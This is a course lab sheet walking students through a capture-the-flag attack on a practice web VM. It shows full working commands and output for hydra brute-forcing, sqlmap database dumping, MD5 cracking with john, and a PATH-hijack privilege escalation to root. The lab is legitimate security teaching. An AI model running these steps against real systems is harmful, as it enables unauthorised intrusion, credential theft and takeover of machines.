

| | |
|-------------------|--|
| Lab Name & Number | Lab 4 - CTF Challenge |
| Objective | The unit objective for this lab is to demonstrate various vulnerabilities within websites and how they might be exploited. |
| Pre-requisites | NA |
| Resources | <p>For this lab you will need:</p> <ul style="list-style-type: none"> • VU21997_Lab_4-Kali.zip • VU21997_Lab_4-Web.zip • VU21997_Lab_4-DHCP_Setup.mp4 <p>Your teacher will provide access to the zip files.</p> |
| | |

Introduction

This is a penetration “Capture the Flag” challenge. You will be guided through the steps so that by the end you will have captured the “Flag”. Along the way, you will gain an insight as to what vulnerabilities can exist and how they are used to gain a foothold.

So far, we have looked at exploits in an isolated fashion, but in this lab, we will start from the beginning and work our way through using different tools and methods to gain our objective.

You will be introduced to some new concepts as you move from task to task. Some realistic, others not so much. But even the farfetched aspects of this lab help to build your overall knowledge and skills.

In this challenge you will be faced with:

- IP discovery
- Exif file
- SQLi
- Brute-force password cracking
- Convert Base64 to UTF8
- Decode MD5
- Plus a couple more

Now, on with the fun

Work Instructions

Before you begin, you will need to create your lab environment. This is going to be a bit different to normal, just to give you an idea of different methods.

Task 1: Set up

Step 1 – Set up VMware to offer DHCP service to VMNET2

1. Follow the steps provided in VU21997_Lab_4-DHCP_Setup.mp4
2. Ensure you use the settings from the screencast video

Step 2 – Prepare vms

1. Unzip the 2 zip files:
 - a. VU21997_Lab_4-KALI.zip
Ensure that the network adapter is set to VMNET2
Ensure IP address is 192.168.56.<1-29>/24
 - b. VU21997_Lab_4-Web.zip
2. Start both vms


End of task

Task 2: Discovery

At this point you should have your testing environment set up, both virtual machines have been started and you are logged into your attack (Kali) machine.

Step 1: Determine the IP address of your Machine.



1. Determine the attack machine IP address
2. Open a Terminal session

| Command | Screenshot | Comment |
|---------------------------|--|--|
| <code>ip addr show</code> |  | You will need to look for the IP address. In this screenshot I have obscured it; I can't give you all the answers. The actual command is <code>ip address show</code> , <code>ifconfig</code> is being phased out in many Linux distributions. |

Step 2 -Determine IP address of the victim

There are a number of tools you can use to do this.


- Netdiscover
- Nmap

| Command | Screenshot | Comment |
|--------------------------------|--|---|
| <i>netdiscover</i> |  | Don't read too much into the currently scanning output. |
| <i>Nmap</i> <subnet>/<CIDR> |  | Again, you need to work for it. Nmap is the faster of the 2 tools mentioned here. |

Step 3 – Determine open ports


Note: I won't be obscuring IP addresses from this point on. Just be sure to use the correct IP as you follow these instructions.

You will use nmap for this:

| Command | Screenshot | Comment |
|---------------------------------|--|--|
| <i>nmap -sV</i> <ip_address> |  | As you can see, there are 3 ports open: 80 – http 111 – rpcbind 777 – ssh |


Step 4 – Let's see what else is happening

Use Nikto to see what vulnerabilities might be found.

| Command | Screenshot | Comment |
|--|--|--|
| <code>nikto -h <ip_address></code> |  | Ahh, would you look at that /phpmyadmin directory found. Interesting |

Step 5 – discover the web server directories

To do this step you will use Dirbuster. This is a brute force tool that tries out a ton of common directory names to see if any are valid. Another tool for this would be wfuzz, but today dirbuster is the tool of choice.

| Command | Screenshot | Comment |
|--|---|---|
| <code>dirb http:// <ip_address></code> |  | This confirms our previous discovery of phpmyadmin. This means that they are using php somewhere. Don't waste time searching through each folder; doing so won't yield anything you can use. Move on. |

Step 6 – Check out the website

OK, a bit of forewarning, this section is pretty unrealistic but it is a technique that “could” be used. Just go along with it for now.

You are going to use Firefox to open the webpage. You will find that it consists of a single image:





You are going to right click on the image and save it.

Now you can look at what information can be gained from the image. You can use either of 2 tools for this step:

1. strings
2. exiftool

First, change directory to your Downloads folder *cd Downloads*

| Command | Screenshot | Comment |
|--------------------------|---|--|
| <i>strings main.gif</i> |  | I have cut the output for brevity. Strings is pre-included in Kali |
| Command | Screenshot | Comment |
| <i>exiftool main.gif</i> |  | This tool was installed separately, it is not included in the standard download of Kali. I have included it in this VM for you to use. |


The text of interest to us is P-): kzMb5nVYJw. Why is this interesting? Well from the output from exiftool you can see that this is in the comment field. Which means that it was put there manually. It must mean something, mustn't it?

It could be a password or a username, but to save time and effort, I will tell you that it is a directory path.


Use Firefox to navigate to <http://172.16.0.30/kzMb5nVYJw/>

Step 7 – Check for SQL server

Once you have the page open, you will see:



Now check to see if the field is connected to a MySQL server. You are just going to open Firefox’s HTML inspector tool.

| Command | Screenshot | Comment |
|---------------------|--|--|
| <i>Shift+ctrl+c</i> |  | Oh well, the form isn’t connected to a MySQL server. No need to look for SQL vulnerabilities |

End of Discovery Task




Task 3 – A bit of realistic hacking - Crack the form password

Step 1 – A bit of information is needed

You now have the password field on a web server, but we don’t know the password. You are going to brute-force this soon, but first you will need some information. You will want to see exactly what gets sent to the server when you submit the form. You also want to see the reply from the server when you enter a wrong password.


You can use BurbSuite for this, but today you will get the same information using Firefox.

In Firefox use *shift+ctrl+q* to open the network tab from the developer tools.”

| Command | Screenshot | Comment |
|-------------------------------------|---|---|
| Type <i>test</i> into the Key field |  | You should be able to see that the form sends a POST request to <a href="http://<ip_address>/kzMb5nVYJw/index.php">http://<ip_address>/kzMb5nVYJw/index.php |
| Click on the Params tab |  | with a single parameter “key” and a value of “test” |
| Click on the Response tab |  | We’ll also see that the response HTML contains the string “invalid key” this is useful because we can assume that if the response does not contain this string then we have a valid password. |

Step 2 – Hydra

This gives you enough information to use hydra to brute force the password. First, you'll need a list of words for hydra to try as potential passwords. you can search for included dictionaries in Kali with the *locate* command:


| Command | Screenshot |
|------------------------|--|
| <i>locate wordlist</i> |  <pre> root@kali:~# locate wordlist /root/.cache/dirb/resume/wordlist.dump /usr/sbin/remove-default-wordlist /usr/sbin/select-default-wordlist /usr/sbin/update-default-wordlist /usr/share/wordlists /usr/share/applications/kali-wordlists.desktop /usr/share/dict/README.select-wordlist /usr/share/dirb/wordlists /usr/share/dirb/wordlists/big.txt /usr/share/dirb/wordlists/catala.txt /usr/share/dirb/wordlists/common.txt /usr/share/dirb/wordlists/euskera.txt </pre> |

This will print out the paths to any file with the string 'wordlist' in the pathname. There are a lot to choose from, you are going to navigate to the */usr/share/wordlists* folder; the file *rockyou.txt* is the one you will use.


The full command looks like this:

hydra **<ip_address>** *http-post-form* *"/kzMb5nVYJw/index.php:key=~PASS^:invalid key" -I ignore -P*
/usr/share/wordlists/rockyou.txt

Note: Just type this in as a single command, do not add a line-break.

| Command | Screenshot | Comment |
|------------------|--|---|
| <i>See above</i> |  <pre> Hydra (http://www.thc.org/thc-hydra) starting at 2018-07-07 23:58:59 [WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sess found, to prevent overwriting, ./hydra.restore [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per s sk [DATA] attacking http-post-form://172.16.0.30:80//kzMb5nVYJw/index.php:key=~PASS^:invalid key [STATUS] 1846.00 tries/min, 1846 tries in 00:01h, 14342553 to do in 129:30h, 16 active [STATUS] 1879.67 tries/min, 5639 tries in 00:03h, 14338760 to do in 127:09h, 16 active [STATUS] 1889.29 tries/min, 13225 tries in 00:07h, 14331174 to do in 126:26h, 16 active [80][http-post-form] host: 172.16.0.30 login: ignore password: 1 of 1 target successfully completed, 1 valid password found Hydra (http://www.thc.org/thc-hydra) finished at 2018-07-08 00:12:32 key: cache </pre> | <p>Nope, not going to make it too easy for you.</p> <p>The search took about 12 minutes.</p> <p>If you are having difficulty finding the password, I have hidden the password in this line, you just need to work out how to unhide it!</p> |

So now you can go back to the Firefox site and enter the password to find a new form that invites you to search for usernames.




End of form password task

Task 4 – Find usernames and passwords

Step 1 – Find the user names

This would have to be the simplest step:

| Command | Screenshot | Comment |
|---|---|--|
| Place cursor in the form box and press enter. |  | You could have gone through a lot of trial and error, put try the simplest idea first. |

This tells you that there is a database attached to this form and that we have 2 users:


1. ramses
2. isis

(someone likes Egyptian mythology!)

Step 2 – Find the password


At this point you could try and brute force the passwords using Hydra or Medusa, but where's the fun in doing it the easy way. You are going to use SQLmap:

`sqlmap -u http://<ip_address>/kzMb5nVYJw/420search.php?usrtosearch= --dbs`

| Command | Screenshot | Comment |
|-----------|--|--|
| See above |  | You could spend the time digging through each of the databases found, but to be honest, with usernames such as isis and ramses, it would not be a stretch to figure out that seth is the database of interest. |

You can now get the tables for the seth database. Use the following command:

```
sqlmap -u http://<ip_address>/kzMb5nVYJw/420search.php?usrtosearch=1 --dump --columns --tables -D seth
```

| Command | Screenshot | Comment |
|-----------|--|---|
| See above |  <pre> [01:16:22] [INFO] fetching columns for table 'users' in database 'seth' [01:16:22] [INFO] fetching entries for table 'users' in database 'seth' Database: seth Table: users [2 entries] +-----+-----+-----+-----+ id pass user position +-----+-----+-----+-----+ 1 YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE ramses <blank> 2 --not allowed-- isis employee +-----+-----+-----+-----+ [01:16:22] [INFO] table 'seth.users' dumped to CSV file '/root/.sqlmap/output/172.16.0.30/dump/seth/users.csv' [01:16:22] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.0.30' [*] shutting down at 01:16:22 </pre> | <p>I have only included the most interesting table here.</p> <p>As you can see, ramses has a password. You are going to need to crack this.</p> <p>To help you along, I will tell you that this is an MD5 hash. Also, what you see is in Base64. It will need to be converted to UTF8 before being decoded.</p> |


End of find usernames and passwords task

Task 5 – Crack the password

Step 1 – Base64 to UTF8

Use the following command:



```
echo YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE= |base64 -d
```

| Command | Screenshot | Comment |
|-----------|--|--|
| See above |  <pre> root@kali: /# echo YzZkNmJkN2ViZjgwNmY0M2M3NmFjYzM2ODE3MDNiODE= base64 -d c6d6bd7ebf806f43c76acc3681703b81root@kali: /# </pre> | <p>Now we need to decrypt the MD5 hash to find the password.</p> |


Step 2 – Decrypt MD5 hash/password

There are a number of tools to do this. You will be using john.

1. Copy the UTF8 MD5 hash to a text file. Use nano, it is easy.
2. Highlight the MD5 hash and use *Shift+CTRL+c* to copy the text
3. Create a new text file named *has* in nano nano, see below

| Command | Screenshot | Comment |
|---|---|---|
| <code>cd /root</code> <code>nano hash</code> |  | Not much to see here. |
| <code>shift+ctrl+v</code> |  | Ok, so now we have a file named <i>has</i> . To save: <i>Ctrl+x</i> , follow the prompts. |

Now the fun part, decrypting the MD5 hash

| Command | Screenshot | Comment |
|--|--|---------------------------------|
| <code>john --format=raw-md5 --show hash</code> |  | Yep, that's all there is to it. |

End of Crack the password phase


Task 6 – Get that flag!!!

Ok now, you have most of the information needed to get access to the target. So keep going, you are almost to the end.

You are going to use the information you have been gathering from the beginning of this lab to ssh into the target. You will then use ramses username and password to give you access. From there I will guide you through to gaining root access and on to the flag! Let's go!


Step 1 – SSH

I am not going to give all information here, I want to make sure you have been paying attention.

| Command | Screenshot | Comment |
|---|--|--|
| <code>ssh ramses@<ip_address> -p #</code> |  | Sorry for blocking a few bits of info out; no, really, I am sorry. |



Step 2 – What has ramses been looking at?

Go ahead, use ls to see what's in ramses' directory:

| Command | Screenshot | Comment |
|-----------------------------|---|--|
| <code>ls -lha</code> |  | Not much to look at. Maybe the history file might give some clues. |
| <code>history less</code> | <pre>su eric exit ls clear cd /var/www cd backup/ ls ./procwatch clear sudo -s cd / ls exit</pre> | Sorry, no screenshot. But from this we can see that ramses ran a script/command called procwatch. How can we tell this? The ./ portion provides that clue. You will now follow the path to procwatch and see what it does. |

Step 3 – On the road to root access

First, cd to /var/www/backup because we want to check what procwatch is. A bit of a Google search tells us that procwatch is security monitor written in Perl that watches a /proc filesystem for new processes. When a process is created, procwatch reports the time, the username, the PID, and the binary that was run. Its output is suitable for logging to log files and is geared for system administrators who are testing a new but as yet untrusted UNIX system.





| Command | Screenshot | Comment |
|---|--|---|
| <code>cd /var/www/backup</code> <code>ls -l</code> |  | So, procwatch is owned by root. Interesting. Have a look at what procwatch does. You may be able to use it. |
| <code>./procwatch</code> |  | So, procwatch runs the ps command. |

Step 4 – The home stretch

You are going to use `./procwatch` to gain root access and grab the flag!

You are going to create a new ps file and a new sh file.

Then you will set the path, then run procwatch.

| Command | Screenshot | Comment |
|--|--|--|
| <code>echo /bin/sh >ps</code> <code>chmod +x ps</code> |  | |
| <code>echo /bin/sh >sh</code> <code>chmod +x sh</code> |  | Now you can set the PATH environment |
| <code>export PATH=/var/www/backup:\${PATH}</code> | No need for a screenshot, there is no output. | It is time to see if you have root access. Go for it. Run procwatch. |
| <code>./procwatch</code> |  | That little # means success. You have root access. But just to make sure ... |
| <code>whoami</code> |  | There it is, the proof of root access. |

Get the flag

Although you know you have root access, get the flag and wave it!!!

| Command | Screenshot | Comment |
|----------------------------------|---|---------|
| <code>cat /root/proof.txt</code> | Nope, no screenshot. This is for your enjoyment. Read it from the actual screen | |

Well done!

In the next session, we will discuss this exercise. Just to see what you feel you gained from it.